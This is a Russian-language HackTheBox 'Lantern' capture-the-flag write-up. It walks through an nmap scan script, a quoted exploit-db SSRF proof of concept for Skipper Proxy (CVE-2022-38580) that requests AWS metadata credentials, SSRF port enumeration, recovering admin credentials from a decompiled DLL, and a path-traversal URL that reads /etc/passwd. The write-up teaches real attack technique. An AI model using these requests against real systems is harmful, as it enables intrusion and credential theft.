
Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```


Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).


Результат работы скрипта

Сканер нашел три открытых порта:

- 22 — служба OpenSSH 8.9p1;
- 80 — веб-сервер Skipper Proxy;
- 3000 — веб-сервер Kestrel.


Сразу видим, что на сервере установлен Skipper Proxy — прокси-сервер и HTTP-роутер, написанный на Go. Он маршрутизирует HTTP-запросы на основе разных правил и настроек.



Главная страница сайта


ТОЧКА ВХОДА

На сайте на 80-м порте находим интересную информацию о команде разработчиков. Можно сделать выводы об используемых технологиях.




Описание вакансий

Также находим форму отправки резюме.




Форма отправки файла

На порте 3000 нас встречает форма авторизации.



Форма авторизации


Если просмотреть историю запросов в **Burp History**, заметим много запросов, типичных для CMS Blazor. С этой системой я уже сталкивался, когда писал райтап по HTB Blazorized.



51	http://lantern.htb:3000	GET	/login		200	3037	HTML	
58	http://lantern.htb:3000	GET	/_framework/blazor.server.js		200	132457	script	js
64	http://lantern.htb:3000	GET	/_blazor/initializers		200	160	JSON	
66	http://lantern.htb:3000	POST	/_blazor/negotiate?negotiateVersion=1	✓	200	461	JSON	
67	http://lantern.htb:3000	GET	/_blazor?id=Hb8mnyXFr7Han_OpHyrQkw	✓	101	183		


Burp History

Осмотрев сайты, углубимся в изучение найденных продуктов. У нас есть Skipper Proxy и Blazor, начнем с первого. Сначала стоит проверить, есть ли для обнаруженной версии CMS актуальные эксплоиты.



Поиск эксплоитов в Google


Из Google узнаём, что Skipper Proxy 0.13.237 уязвим к CVE-2022-38580. Как сказано в описании эксплоита, можно эксплуатировать SSRF для доступа к внутренним ресурсам, просто указав адрес ресурса в заголовке `X-Skipper-Proxy`.



```
#Exploit Title: X-Skipper-Proxy v0.13.237 - Server Side Request Forgery (SSRF)
#Date: 24/10/2022
#Exploit Author: Hosein Vita & Milad Fadavvi
#Vendor Homepage: https://github.com/zalando/skipper
#Software Link: https://github.com/zalando/skipper
#Version: < v0.13.237
#Tested on: Linux
#CVE: CVE-2022-38580

Summary:

Skipper prior to version v0.13.236 is vulnerable to server-side request forgery (SSRF). An attacker can exploit a vulnerable version of proxy to access the internal metadata server or other unauthenticated URLs by adding an specific header (X-Skipper-Proxy) to the http request.

Proof Of Concept:

1- Add header "X-Skipper-Proxy"  to your request
2- Add the aws metadata to the path

GET /latest/meta-data/iam/security-credentials HTTP/1.1
Host: yourskipperdomain.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
X-Skipper-Proxy: http://169.254.169.254
Connection: close

Reference:
https://github.com/zalando/skipper/security/advisories/GHSA-f2rj-m42r-6jm2
```

Описание эксплоита


Перейдем в **Burp Repeater** и добавим заголовок `X-Skipper-Proxy: http://127.0.0.1:3000`.



Эксплуатация SSRF

Сервер отдаст нам содержимое сайта на порте 3000, что подтверждает наличие уязвимости.

ТОЧКА ОПОРЫ


Перенаправляем запрос в Burp Repeater для перебора портов через SSRF. Так мы сможем узнать о работающих внутренних сервисах.


Burp Repeater — вкладка Positions




Burp Repeater — вкладка Payloads


Сортируем результаты сканирования по коду ответа и получаем четыре открытых порта для адреса 127.0.0.1.


Результаты сканирования


Порт 5000 отвечает за технологию Blazor, а значит, через SSRF мы можем получить доступ к файлу `/_framework/blazor.boot.json`, который содержит информацию обо всех загружаемых сборках.


Содержимое файла blazor.boot.json


Из всех сборок наиболее интересна кастомная библиотека `InternaLantern.dll`, в которой, видимо, и реализованы основные возможности. Нам нужно ее скачать, и для этого обратимся к файлу через специальный прокси. Для этого в контекстном меню переходим к Request in browser → In current browser session.


Запрос в Burp Repeater

Получаем ссылку, по которой нужно перейти в браузере Burp. В результате получаем скачанную библиотеку.




Ссылка на страницу



Скачанный DLL-файл

Так как библиотека написана на C#, мы можем декомпилировать исходный код для анализа. В этом нам поможет бесплатная утилита **dotPeek**. В исходном коде среди перечисления данных о пользователях находим длинные строки в Base64.


Исходный код InternaLantern.Pages

При декодировании первой строки получаем данные пользователя, в том числе и описание.

```
Head of sales department, emergency contact: +4412345678, email: john.s@example.com
```


Результат декодирования Base64

Декодируем все строки из файла и получаем пароль пользователя admin.

```
Head of sales department, emergency contact: +4412345678, email: john.s@example.com
HR, emergency contact: +4412345678, email: anny.t@example.com
FullStack developer, emergency contact: +4412345678, email: catherine.r@example.com
PR, emergency contact: +4412345678, email: lara.s@example.com
Junior .NET developer, emergency contact: +4412345678, email: lila.s@example.com
System administrator, First day: 21/1/2024, Initial credentials admin:AJbFA_Q@925p9ap#22. Ask to change after first login!
```

Данные пользователей

С этими учетными данными заходим на основной сайт.


Главная страница сайта


Продолжение статьи →

HTB LANTERN


ЛОМАЕМ САЙТ НА CMS BLAZOR

ПРОДВИЖЕНИЕ

Можно загружать на сайт файлы, а также смотреть содержимое каталогов и файлов.




Форма загрузки файлов



Структура файлов


Просмотрим основной файл **app.py**. Мое внимание привлек эндпоинт **/PrivacyAndPolicy**, который принимает параметры **lang** и **ext** и использует их в формировании пути без какой-либо фильтрации (строки 38–45).



Содержимое файла app.py


То есть на сервере есть уязвимость, позволяющая получить содержимое произвольного файла. Для проверки получим содержимое файла **/etc/passwd**.

```
http://lantern.htb/PrivacyAndPolicy?lang=../../../../&ext=./etc/passwd
```




Содержимое файла /etc/passwd

Раскрутить эту уязвимость не вышло, поэтому я обратил внимание на функцию использования модулей. Если изменить стандартный модуль Logs на любой произвольный, то получим ошибку, раскрывающую путь к компонентам.



